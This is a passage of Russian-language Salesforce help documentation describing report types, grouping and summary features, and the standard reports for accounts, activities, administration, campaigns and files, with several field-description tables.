Сводные, матричные и составные отчеты позволяют группировать данные в строках или столбцах для отображения важной информации. Например, чтобы просмотреть закрытые возможности, сгруппируйте возможности по столбцу «Дата закрытия»; чтобы просмотреть количество обращений для каждого продукта, сгруппируйте обращения по продукту. Группировки могут использоваться внутри группировок.

### 7. Использование отчета при загрузке области предварительного просмотра

В большинстве случаев работа над отчетом может быть продолжена даже во время загрузки области предварительного просмотра. Например, группировка может быть создана во время загрузки столбцов, которые соответствуют полям, добавленным в редактируемый отчет.

### 8. Настройка отчетов

*Конструктор отчетов* — это экранный редактор отчетов. Окно конструктора отчетов позволяет использовать поля и фильтры отчетов, а также поддерживает предварительный просмотр отчетов только по некоторым данным.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»



#### 9. Поля отчетов

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Кроме того, панель «Поля» содержит настраиваемые формулы резюмирования, доступные для создания, редактирования и удаления.

#### 10. Резюмирование данных отчета

Поле резюмирования содержит числовые значения, поддерживающие вычисление суммарного, среднего, максимального и минимального значений. Поля резюмирования отображаются на всех уровнях группировки. Поля резюмирования сводных и матричных отчетов также отображаются на уровне общей суммы.

#### 11. Подведение промежуточных результатов отчетов

Промежуточные результаты отчетов позволяют анализировать основные изменения данных. Пользователи могут группировать наборы данных, сортировать группировки и сравнивать промежуточные результаты по каждому набору относительно общего итога. Кроме того, сводные и составные отчеты позволяют подводить промежуточные результаты по нескольким полям путем отображения каскадных наборов данных.

#### 12. Интеллектуальное суммирование в отчетах

Интеллектуальное суммирование обрабатывает повторяющиеся данные только один раз. Система Salesforce использует интеллектуальное суммирование при выполнении отчетов, содержащих повторяющиеся данные в любом столбце, выбранном для суммирования или вычисления среднего значения.

#### 13. Работа с формулами в отчетах

Формулы позволяют создавать настраиваемые поля резюмирования на основе вычисленных значений посредством данных отчета. Данные формулы могут использоваться в качестве столбцов отчета.

#### 14. Сохранение отчета

Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы получить точную копию исходного отчета без внесения изменений, нажмите кнопку **«Сохранить как»**. Если используется Lightning Experience, щелкните **«Клонировать»**, чтобы получить точную копию отчета.

#### СМ. ТАКЖЕ:

[Использование отчета при загрузке области предварительного просмотра](#)

[Создание отчета](#)

[Создание отчета](#)

[Поля отчетов](#)

[Выбор типа отчета](#)

[Настройка отчетов](#)

[Выбор формата отчета](#)

[Создание настраиваемого отчета](#)

[Объединение разных типов данных в составном отчете](#)

## Выбор типа отчета

Тип отчета — это набор правил, определяющих записи и поля, которые должны отображаться в отчете. Пользователям доступны стандартные типы отчетов и настраиваемые типы отчетов, заданные администратором.

Одним из основных этапов создания отчета является выбор правильного типа отчета.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите тип отчета и нажмите кнопку **«Создать»**.



**Прим.:** Тип отчета после создания отчета изменить невозможно.

Для получения дополнительной информации см. разделы с описанием стандартных и настраиваемых типов отчетов.

### Типы стандартных отчетов

Система Salesforce предоставляет доступ к большой коллекции типов стандартных отчетов, поддерживающих возможности индивидуальной настройки. Создание абсолютно новых отчетов требуется крайне редко.

### Готовые типы настраиваемых отчетов

Некоторые функции Salesforce поддерживают готовые типы настраиваемых отчетов, исключая необходимость создания нового отчета.

СМ. ТАКЖЕ:

[Настройка типа настраиваемого отчета](#)

[Почему отчет отображает другие данные?](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Типы стандартных отчетов

Система Salesforce предоставляет доступ к большой коллекции типов стандартных отчетов, поддерживающих возможности индивидуальной настройки. Создание абсолютно новых отчетов требуется крайне редко.

 **Совет:** Параметры доступности папок на вкладке «Отчеты», настроенные администратором, могут препятствовать отображению некоторых папок.

Чтобы получить доступ к нужным данным в случае отсутствия отчетов, доступных для настройки, создайте настраиваемый отчет.

### 1. Отчеты по организациям и контактам

Отчеты по организациям и контактам позволяют просматривать активные, забытые или новые организации, а также организации, принадлежащие ответственному или партнеру. Два стандартных отчета по контактам позволяют создавать почтовый список контактов или отслеживать возможности по роли контакта.

### 2. Отчеты по действиям

Отчеты по действиям позволяют собирать данные об открытых действиях, завершенных действиях, многопользовательских событиях или отложенных запросах на утверждение, где текущий пользователь является делегированным ответственным за утверждение.

### 3. Административные отчеты

Административные отчеты позволяют анализировать пользователей Salesforce, документы и отложенные запросы на утверждение. Данные отчеты позволяют просматривать активных пользователей Salesforce и пользователей, выполняющих вход.

### 4. Отчеты по кампаниям

Отчеты по кампаниям позволяют анализировать принятые маркетинговые меры. Пользователи могут создавать отчеты по рентабельности инвестиций, вложенных в кампанию, отслеживать целевую аудиторию кампаний и полученные отзывы, а также анализировать возможности, созданные в результате проведения кампаний.

### 5. Отчеты по файлам и содержанию

Отчеты по файлам и содержанию позволяют анализировать показатели использования файлов и Salesforce CRM Content.

### 6. Отчеты по прогнозам

Отчеты по прогнозам содержат сведения о настраиваемых прогнозах.

### 7. Отчеты по интересам

Отчеты, доступные в папке «Отчеты по интересам», позволяют просматривать сведения об источнике и статусе интересов, время обработки интересов, забытые интересы и журнал полей интересов.

### 8. Отчеты по возможностям

Отчеты по возможностям содержат сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме

**Database.com Edition.**

(Доступные отчеты  
определяются используемой  
версией.)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### 9. [Отчеты по продуктам и активам](#)

Отчеты, доступные в папке «Отчеты по продуктам и активам», позволяют просматривать сведения о продуктах, установленных пользователями. Данные отчеты позволяют просматривать активы, принадлежащие клиентам, создавать списки обращений, сохраненных для отдельного актива, и определять активы, которые не связаны с продуктом.

### 10. [Отчеты по самообслуживанию](#)

Отчеты по самообслуживанию позволяют анализировать эффективность использования портала самообслуживания. Данные отчеты позволяют определять количество просматриваемых обращений, количество зарегистрированных клиентов или мнение клиентов относительно предложенных решений.

### 11. [Составление отчетов по действиям службы поддержки](#)

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

СМ. ТАКЖЕ:

[Поиск отчета](#)

[Страница запуска отчета](#)

[Создание настраиваемого отчета](#)

[Предоставление доступа к данным посредством отчетов](#)

## Отчеты по организациям и контактам

Отчеты по организациям и контактам позволяют просматривать активные, забытые или новые организации, а также организации, принадлежащие ответственному или партнеру. Два стандартных отчета по контактам позволяют создавать почтовый список контактов или отслеживать возможности по роли контакта.

### Стандартный отчет: журнал поля

Если организация отслеживает журнал поля для организаций или контактов, то данные сведения могут быть просмотрены посредством отчета «Журнал организации» или «Журнал контакта».

### Стандартный отчет: организации-лица

При использовании организаций-лиц система поддерживает поля организаций-лиц, которые, как правило, дополняются префиксом «Организация–лицо : » в отчетах по организациям. Кроме того, поле «Является организацией–лицом» может быть добавлено в отчеты по организациям и контактам. Администратор может заменить термин «Организация–лицо» другой меткой.

### Пакетное создание стандартных писем

Пользователи могут создавать отчеты по контактам, экспортировать полученные данные в Microsoft® Excel® и использовать приложение Microsoft® Word® для пакетной отправки стандартных писем.

### Последнее действие

Поле «Последнее действие» содержит дату в списках и отчетах, связанных с действиями, и отображает последнее действие пользователя в компании с организацией или контактом. Эта дата является датой и временем последнего события или крайним сроком последней закрытой связанной задачи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

(Доступные отчеты  
определяются используемой  
версией.)

### Фильтр «Просмотр» для отчетов по организациям

Стандартный фильтр «Просмотр» для отчетов по организациям позволяет ограничивать сведения об организациях перечисленными ниже параметрами. Данные параметры определяются используемой версией системы и настройками организации.

- «Мои организации»: отображаются собственные организации.
- «Мои организации рабочей группы»: отображаются организации, где пользователь является участником рабочей группы.
- «Моя группа, работающая с организациями, и мои организации»: отображаются собственные организации и организации, где пользователь является участником рабочей группы.
- «Организации моей рабочей группы»: отображаются собственные организации и организации, принадлежащие всем подчиненным в иерархии ролей.
- «Мои территории»: отображаются организации, принадлежащие территориям текущего пользователя (доступно только при использовании функции управления территориями).
- «Организации моей группы, работающей с территориями»: отображаются организации, принадлежащие территориям текущего пользователя и дочерним территориям (доступно только при использовании функции управления территориями).
- «Группа, работающая с организациями моей рабочей группы, и их собственные организации»: отображаются организации, принадлежащие подчиненным в иерархии ролей или рабочей группе с их участием.
- «Все доступные организации»: отображаются все организации, доступные пользователю для просмотра согласно модели общего доступа.
- «Территории»: дополнительный фильтр «Территории» поддерживает значения «Все», «Несколько территорий» и «Без территории» (доступно только при использовании функции управления территориями). Фильтр «Территории», применяемый к результатам отчетов, созданных на основе типов настраиваемых отчетов, содержащих территории, не поддерживает значения «Несколько территорий» и «Без территории».
- «Клиентский портал»: при наличии клиентского портала Salesforce добавьте поле «Организация клиентского портала» в отчеты по организациям, чтобы просмотреть организации, контакты которых могут использовать портал.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

### Отчеты по действиям

Отчеты по действиям позволяют собирать данные об открытых действиях, завершенных действиях, многопользовательских событиях или отложенных запросах на утверждение, где текущий пользователь является делегированным ответственным за утверждение.


Стандартные отчеты по действиям позволяют выбирать диапазон дат и статус нужных действий. Стандартные отчеты по действиям отображают задачи и встречи для выбранного диапазона дат или события со всеми приглашенными.

Чтобы создать настраиваемый отчет по действиям, откройте вкладку «Отчеты», нажмите кнопку **«Создать отчет»** и выберите тип данных **«Действия»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**  
(Доступные отчеты  
определяются используемой  
версией.)

-  **Прим.:** Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии, общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

Специальные функции отчетов по действиям

Ниже перечислены рекомендации по выполнению отчетов по действиям.

### Стандартные отчеты

- При использовании функции отслеживания HTML-сообщений эл. почты выберите отчет «Статус HTML-сообщения эл. почты». Данный отчет содержит сведения из связанного списка интересов и контактов «Статус HTML-сообщения эл. почты».
- Чтобы добавить только многопользовательские события, выберите отчет «События с приглашенными». Ниже перечислены стандартные фильтры данного отчета.
  - «Назначено...»: отображаются только собственные многопользовательские события.
  - «Назначено рабочей группе...»: отображаются многопользовательские события, принадлежащие любому участнику рабочей группы.
  - «Приглашенный...»: отображаются только многопользовательские события, где пользователь является приглашенным.
  - «Приглашенный участвует в рабочей группе...»: отображаются многопользовательские события, где любой пользователь рабочей группы является приглашенным.
- Отчет «Мои делегированные запросы на утверждение» содержит все запросы на утверждение, которые переданы текущему пользователю на утверждение. Обратите внимание, что отчет «Все отложенные запросы на утверждение» хранится в папке «Отчеты по действиям».
- Чтобы просмотреть действия подчиненных пользователей в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition, воспользуйтесь ссылками **«Иерархия»** в отчете «Задачи и встречи». Обратите внимание, что система позволяет просматривать только собственные действия и действия, принадлежащие пользователям нижестоящих ролей.
- Если организация использует функцию «Общедоступные действия», то отчеты (включая типы настраиваемых отчетов и отчеты «Задачи и события») возвращают разные результаты на основе текущих полномочий пользователя. Например, пользователь составляет отчет по событиям, который возвращает событие, связанное как минимум с двумя контактами и содержащее приглашенных. При наличии полномочий администратора результаты отчета отображают событие для основного контакта, а также отдельное событие для каждого приглашенного. В противном случае результаты отчета отображают только одно событие, предназначенное для основного контакта.

### Типы отчетов

- Конструктор отчетов позволяет создавать отчеты по действиям, которые отображают действия, связанные с другим типом записи. Например, настраиваемый отчет «Действия с интересами» отображает действия, связанные с интересами.
- Отчеты «Действия с интересами» не отображают данные для полей «Адрес: строка 1», «Адрес: строка 2» и «Адрес: строка 3».

### Советы по использованию отчетов по действиям

- Чтобы исключить события, являющиеся отправленными приглашениями на многопользовательское событие, задайте критерий поиска «"Приглашение на событие" равно "0"».

- Архивные действия не добавляются в отчеты. События и закрытые задачи, созданные более одного года назад, архивируются. Открытые задачи не архивируются. Чтобы просмотреть архивные действия для записи, нажмите **«Просмотреть все»** в разделе «Журнал действий» на странице сведений о записи.
- Действия над личными контактами отображаются только в отчетах, выполненных ответственным за контакт.
- Стандартные фильтры для отчетов по действиям позволяют ограничивать результаты отчетов перечисленными ниже параметрами. Отображаемые параметры определяются используемой версией системы.
  - «Мои действия»: отображаются собственные действия.
  - «Мои делегированные действия»: отображаются действия, созданные текущим пользователем, но принадлежащие другому пользователю той же или нижестоящей роли.
  - «Действия моей рабочей группы»: отображаются действия, принадлежащие подчиненным пользователям в иерархии ролей.
  - «Все действия»: отображаются все действия, доступные пользователю для просмотра согласно модели общего доступа.
- Если отчет по действиям возвращает слишком много результатов, рекомендуем добавить фильтр для поля даты, текста или раскрывающегося списка. Чтобы повторно выполнить отчет по действиям, рекомендуем выбрать другой тип данных (например, «Действия с организациями» или «Действия с возможностями»).

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

## Административные отчеты

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


|   |  |
|---|--|
| Для просмотра папки «Административные отчеты»:                                | «Просмотр настройки и конфигурации»  |
| Для запуска отчетов по пользователям:   | «Запуск отчетов»<br>И<br>«Просмотр настройки и конфигурации»               |
| Для создания, редактирования, сохранения и удаления отчетов по пользователям: | «Создание и настройка отчетов»<br>И<br>«Просмотр настройки и конфигурации» |
| Для запуска отчетов по документам:  | «Запуск отчетов»   |
| Для создания, редактирования, сохранения и удаления отчетов по документам:    | «Создание и настройка отчетов»   |
| Для запуска отчетов по отложенным запросам на утверждение:                    | «Запуск отчетов»<br>И<br>«Просмотр всех данных»                            |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Административные отчеты позволяют анализировать пользователей Salesforce, документы и отложенные запросы на утверждение. Данные отчеты позволяют просматривать активных пользователей Salesforce и пользователей, выполняющих вход.

 **Прим.:** Папка «Административные отчеты» на вкладке «Отчеты» отображается только при наличии полномочия «Просмотр настройки и конфигурации». Данное полномочие не требуется для просмотра типа отчета «Административные отчеты», так как все пользователи могут просматривать и управлять любыми связанными отчетами по документам. Данное полномочие требуется для просмотра других связанных типов отчетов (например, отчеты по пользователям и запросам на утверждение).

Специальные функции административных отчетов

Ниже перечислены рекомендации по выполнению административных отчетов.

### Стандартные отчеты

- Отчет «Все активные пользователи» отображает активных пользователей организации и время их последнего входа.
- Отчет «Пользователи, выполнившие вход на текущей неделе» отображает всех пользователей, выполнявших вход в систему Salesforce за последние семь дней. Если организация использует сообщества, то отчет может быть дополнен столбцом «Сообщество», позволяющим просматривать сообщества, выбранные пользователями для входа.
- Отчет «Документы» отображает документы, хранящиеся в каждой папке документов.
- Отчет «Все отложенные запросы на утверждение» отображает запросы, ожидающие утверждения, для каждого процесса утверждения. Обратите внимание, что отчет «Мои делегированные запросы на утверждение» хранится в папке «Отчеты по действиям».
- Если организация использует территории, то отчет «Территория пользователя» в папке «Отчеты по территориям» отображает территории, назначенные пользователю.

### Типы отчетов

- Создайте настраиваемый отчет, отображающий отчеты организации и время их последнего использования. Выберите категорию «Административные отчеты» и тип отчета «Отчеты».
- Если организация использует сообщества, составьте отчет по журналу входов для внешних участников сообществ.
  1. Создайте настраиваемый отчет.
  2. Выберите папку «Административные отчеты».
  3. Выберите тип отчета «Пользователи».
  4. Дополните отчет столбцом «Сообщество».
  5. Добавьте фильтр, содержащий профили пользователей сообщества.
- При наличии клиентского портала Salesforce можете создать отчет по пользователям клиентского портала.
  1. Создайте настраиваемый отчет.
  2. Выберите папку «Административные отчеты».
  3. Выберите тип отчета «Пользователи».
  4. Добавьте столбцы «Тип лицензии», «Профиль» и «Роль» в отчет. Пользователи массового портала не имеют ролей, поэтому недоступны для создания отчетов по ролям.

 **Прим.:** Наборы полномочий не поддерживаются.



При необходимости добавьте поле «Организация клиентского портала» в отчеты по организациям, чтобы просмотреть организации, контакты которых могут использовать портал.

- При необходимости создайте типы настраиваемых отчетов, которые могут использоваться для составления отчетов по отчетам и панелям мониторинга организации. Чтобы определить тип настраиваемого отчета, выберите пункт «Отчеты» или «Панели мониторинга» в раскрывающемся списке «Основной объект» на странице «Создать тип настраиваемого отчета».

#### Советы по использованию административных отчетов

- Пользователи с полномочием «Управление внутренними пользователями» могут создавать настраиваемые отчеты по пользователям, содержащие сведения о попытках входа пользователей. Соответствующие поля (например, «Дата/время входа», «IP-адрес источника» и «Статус входа») группируются в разделе «Журнал входов» действия «Выбрать столбцы». Обратите внимание, что поле «Тип клиента» отображает способ входа пользователя: посредством веб-обозревателя или альтернативного интерфейса (например, приложение Connect for Lotus Notes или партнерский портал). Чтобы просмотреть пользователей, которые никогда не выполняли вход, задайте следующий критерий отчета: выберите поле «Дата/время входа» и оператор «равно», а третье поле оставьте незаполненным.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

#### Отчеты по кампаниям

Отчеты по кампаниям позволяют анализировать принятые маркетинговые меры.

Пользователи могут создавать отчеты по рентабельности инвестиций, вложенных в кампании, отслеживать целевую аудиторию кампаний и полученные отзывы, а также анализировать возможности, созданные в результате проведения кампаний.

Специальные функции отчетов по кампаниям

Ниже перечислены рекомендации по выполнению отчетов по кампаниям.

#### Стандартные отчеты


- Настраиваемый отчет «Сведения о кампании» и отчет «Анализ рентабельности инвестиций кампании» позволяют добавлять статистику по иерархии кампании, содержащую сводные значения для родительской кампании и всех нижестоящих кампаний. Если кампании поддерживают настраиваемый раскрывающийся список, определяющий уровень иерархии (например, «тактический», «программный» или «начальный»), то пользователи могут запустить отчет, суммирующий данные на любом уровне иерархии по всем кампаниям.
- Чтобы просмотреть список интересов или контактов, связанных с кампаниями, воспользуйтесь отчетом «Интересы кампании» или «Контакты кампании».
- Чтобы просмотреть список участников кампании, воспользуйтесь отчетом «Участник кампании».
- Чтобы суммировать данные о пользователях, отреагировавших на кампании, воспользуйтесь отчетом «Анализ участника кампании».
- Чтобы определить возможности, созданные в результате проведения кампаний, воспользуйтесь отчетом «Доход от кампании». В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition данный отчет может использоваться для анализа продуктов, расписаний объемов продукции и расписаний доходов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Чтобы рассчитать рентабельность инвестиций и среднюю стоимость кампании, воспользуйтесь отчетом «Анализ рентабельности инвестиций кампании». Рентабельность инвестиций рассчитывается как чистая прибыль («Итого ценность реализованных возможностей» - «Фактические затраты»), поделенная на значение «Фактические затраты». Рентабельность инвестиций отображается в процентах.
- Чтобы просмотреть возможности, находящиеся под влиянием нескольких кампаний, воспользуйтесь отчетом «Кампании с находящимися под влиянием возможностями».

 **Прим.:** Отчет «Кампании с находящимися под влиянием возможностями» соблюдает правила общего доступа для организаций, контактов и кампаний. Объекты, которым задано значение «Личный» в правилах общего доступа, не отображаются в отчете.

### Типы отчетов

- Чтобы создать отчет, содержащий сведения об интересах и контактах разных кампаний, воспользуйтесь типом настраиваемого отчета «Кампании с участниками кампании». Чтобы просмотреть контакты и интересы для отдельной кампании, воспользуйтесь отчетом «Запрос сведений по кампании». Данные отчеты доступны только при наличии полномочия «Чтение» для контактов и интересов.
- Чтобы просмотреть сведения о жизненном цикле интереса, отсортированные по одной или нескольким кампаниям, воспользуйтесь отчетом «Кампании с интересами и сведения о преобразованных интересах».
- Чтобы просмотреть возможности, находящиеся под влиянием нескольких кампаний, воспользуйтесь отчетом «Кампании с находящимися под влиянием возможностями».

### Советы по использованию отчетов по кампаниям

- Некоторые отчеты содержат значок поиска, позволяющий выбрать отдельную кампанию для ограничения используемых данных. Если пользователь, запустивший отчет, теряет доступ для просмотра выбранной кампании, то результаты отчета не отображаются. Данный алгоритм отчета полностью соответствует алгоритму, выполняемому при удалении кампании.
- «Статус участника» — это статус интереса или контакта, связанного с кампанией. Ответственный за кампанию может создать не более 50 значений статуса участника. Например, «Запланировал», «Отправил» или «Посетил». Кроме того, отчеты по кампаниям могут быть дополнены полями «Первое связывание участника», «Отвечено» и «Первый ответ участника». Данные поля позволяют просмотреть дату добавления участника в кампанию и наличие ответа от данного участника, а также дату отправки первого ответа на кампанию.
- Поле кампании «Последнее действие» — это самый недавний крайний срок действия для записи. Данная дата задается следующими прошлыми или будущими действиями:
  - Любое событие
  - Закрытые задачи

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Ограничение результатов отчета](#)

## Отчеты по файлам и содержимому

Отчеты по файлам и содержимому позволяют анализировать показатели использования файлов и Salesforce CRM Content.

Стандартные отчеты по файлам и содержимому

Воспользуйтесь данными готовыми отчетами по файлам и содержимому.

### Авторы содержимого

Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок, опубликованное каждым автором в Salesforce CRM Content.

### Временной интервал публикации содержимого

Данный отчет позволяет пользователям определять количество файлов, пакетов содержимого, документов Google и веб-ссылок, опубликованных в библиотеку за выбранный период времени.

### Загрузки файлов и содержимого

Данный отчет позволяет пользователям просматривать загруженные файлы, время загрузки и загрузивших пользователей.

### Занятость файлов и содержимого

Данный отчет позволяет пользователям просматривать сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев).

### Ссылки на файлы и содержимое

Данный отчет позволяет пользователям просматривать файлы, публикуемые посредством доставок содержимого или параметра «**Общий доступ по ссылке**». Данный отчет позволяет просматривать время создания каждой ссылки, срок ее действия, время последнего просмотра, наличие парольной защиты и общее количество просмотров ссылки. Каждая ссылка данного отчета может просматриваться пользователями за пределами организации.

### Администраторы библиотеки

Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок в каждой библиотеке, а также общий объем хранилища файлов, используемый каждой библиотекой.

### Содержимое библиотеки

Данный отчет позволяет пользователям просматривать количество файлов, пакетов содержимого, документов Google и веб-ссылок в каждой библиотеке, а также общий объем хранилища файлов, используемый каждой библиотекой.

### Популярные загрузки

Данный отчет позволяет пользователям определять файлы и пакеты содержимого, загружаемые чаще других, а также веб-ссылки и документы Google, открываемые чаще других.

### Популярные подписки

Данный отчет позволяет пользователям определять файлы, пакеты содержимого, документы Google и веб-ссылки с наибольшим количеством подписчиков.

### Устаревшее содержимое

Данный отчет позволяет пользователям определять файлы, которые давно не загружались или не проверялись.

Типы отчетов по файлам и содержимому

Создайте стандартные отчеты по файлам и содержимому.


### Отчет по содержимому

Создайте отчет по Salesforce CRM Content.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поле                               | Описание   |
|------------------------------------|--|
| Добавлено в архив                  | Данный флажок соответствует заархивированному файлу. Архивный файл удаляется из библиотеки, но может быть восстановлен в приложении Salesforce CRM Content. При необходимости архивные файлы могут быть восстановлены.                       |
| Содержимое создано                 | Автор, опубликовавший файл, пакет содержимого, документ Google или веб-ссылку.   |
| Код содержимого                    | Идентификатор, позволяющий группировать по файлу вместо версии. Значение поля «Заголовок содержимого» может не быть уникальным, так как версии одно и того же файла могут иметь разные заголовки.  |
| Дата публикации содержимого        | Дата первой публикации файла, пакета содержимого, документа Google или веб-ссылки.   |
| Заголовок содержимого              | Заголовок файла, пакета содержимого, документа Google или веб-ссылки.  |
| Тип записи                         | Заголовок типа записи, связанного с файлом, пакетом содержимого, документом Google или веб-ссылкой.  |
| Специальное содержимое             | Флажок, соответствующий специальному содержимому.  |
| Размер личного содержимого (Мб)    | Размер отдельного файла (кроме других версий того же файла).   |
| Дата последней подписки            | Дата последней подписки на содержимое.   |
| Количество загрузок                | Количество загрузок файла или общее количество загрузок в библиотеке. Данное количество также охватывает просмотры документов Google или веб-ссылок.<br> |
| Количество отрицательных рейтингов | Количество отрицательных голосов.  |
| Количество положительных рейтингов | Количество положительных голосов.  |
| Количество подписок                | Количество пользователей, подписавшихся на файл, пакет содержимого, документ Google или веб-ссылку, либо общее количество подписок в библиотеке.   |
| Количество версий                  | Количество публикаций новой версии файла.  |
| Общий рейтинг                      | Количество положительных голосов за вычетом количества отрицательных голосов. Например, если файлу отданы два положительных голоса и ни одного отрицательного голоса, то поле «Общий рейтинг» содержит значение «2».                         |
| Тег                                | Тег Salesforce CRM Content, назначенный файлу, пакету содержимого, документу Google или веб-ссылке.  |
| Общий размер содержимого (Мб)      | Размер файла со всеми его версиями.  |

| Поле                     | Описание                                    |
|--------------------------|---|
| Дата пересмотра версии   | Дата и время публикации новой версии файла. |
| Версия пересмотрена      | Автор, опубликовавший версию файла.         |
| Имя библиотеки           | Имя библиотеки.                             |
| Дата создания библиотеки | Дата и время создания библиотеки.           |

#### Отчет по библиотекам и пользователям

Создайте список пользователей, назначенных библиотекам.

| Поле                     | Описание  |
|--------------------------|---|
| Администратор            | Флажок, назначающий пользователю статус администратора библиотеки.                                |
| Группа                   | Флажок, назначающий участнику библиотеки статус отдельного пользователя или общедоступной группы. |
| Дата создания библиотеки | Дата и время создания библиотеки.   |
| Имя библиотеки           | Имя библиотеки.   |
| Имя участника            | Личное имя и фамилия участника библиотеки.  |

#### Отчет по файлам и содержимому

Создайте отчет по файлам, загруженным в организацию.

| Поле                      | Описание  |
|---------------------------|---|
| Добавлено в архив         | Флажок, назначающий файлу статус архивного. Архивный файл удаляется из библиотеки, но может быть восстановлен в приложении Salesforce CRM Content. При необходимости архивные файлы могут быть восстановлены. |
| Заголовок                 | Заголовок файла, пакета содержимого, документа Google или веб-ссылки.   |
| Создано                   | Пользователь, загрузивший файл, пакет содержимого, документ Google или веб-ссылку.  |
| Дата загрузки             | Дата первой загрузки файла.   |
| Загружено                 | Пользователь, загрузивший файл.   |
| Тип пользователя загрузки | Тип профиля пользователя, загрузившего файл.  |
| Тип файла                 | Тип MIME загруженного файла.  |
| Код                       | Идентификатор, позволяющий группировать по файлу вместо версии. Значение поля «Заголовок» может не быть уникальным, так как версии одно и того же файла могут иметь разные заголовки.                         |

| Поле                        | Описание  |
|-----------------------------|---|
| Последний просмотр выполнен | Пользователь, изменивший или загрузивший новую версию файла последним.  |
| Дата последнего просмотра   | Дата последнего просмотра файла.  |
| Предпочтения                | Количество предпочтений, отданных публикациям файла. Данное количество не охватывает предпочтения, отданные комментариям к публикации файла.  |
| Ссылки                      | Количество созданных внешних ссылок на файлы. Внешние ссылки создаются при публикации файла посредством параметра <b>«Общий доступ по ссылке»</b> или публикации содержимого библиотеки посредством доставки содержимого. |
| Комментарии к сообщению     | Количество комментариев, опубликованных к публикациям файла в лентах.   |
| Сообщения                   | Количество публикаций файла в ленту. Данное количество не охватывает добавления файла в комментарии к сообщениям.   |
| Дата публикации             | Дата первой публикации или загрузки файла, пакета содержимого, документа Google или веб-ссылки.   |
| Общие ресурсы               | Количество публикаций файла в ленту пользователя посредством параметров <b>«Общий доступ с людьми»</b> и <b>«Общий доступ с группами»</b> .   |
| Размер (Мб)                 | Размер последней версии файла в мегабайтах.   |
| Итого загрузок              | Количество загрузок файла.  |
| Общий размер (Мб)           | Общий размер всех загруженных версий файла.   |
| Версии                      | Количество загруженных версий файла.  |

#### Советы по использованию отчетов по файлам и содержимому

- Пользователи Salesforce CRM Content, помеченные флажком «Управление содержимым» в полномочии библиотеки, могут сортировать данные отчетов по доступным библиотекам («Мои библиотеки») или всем библиотекам организации («Все библиотеки»). Если флажок «Управление содержимым» не установлен, то пользователи могут сортировать данные только по доступным библиотекам.
- Чтобы просмотреть данные отдельных файлов или сводные данные по библиотеке (например, общий использованный объем хранилища или общее количество загрузок), отсортируйте настраиваемые отчеты по параметру «Имя библиотеки».
- Чтобы просмотреть данные для отдельного документа, отсортируйте по параметру «Код содержимого».
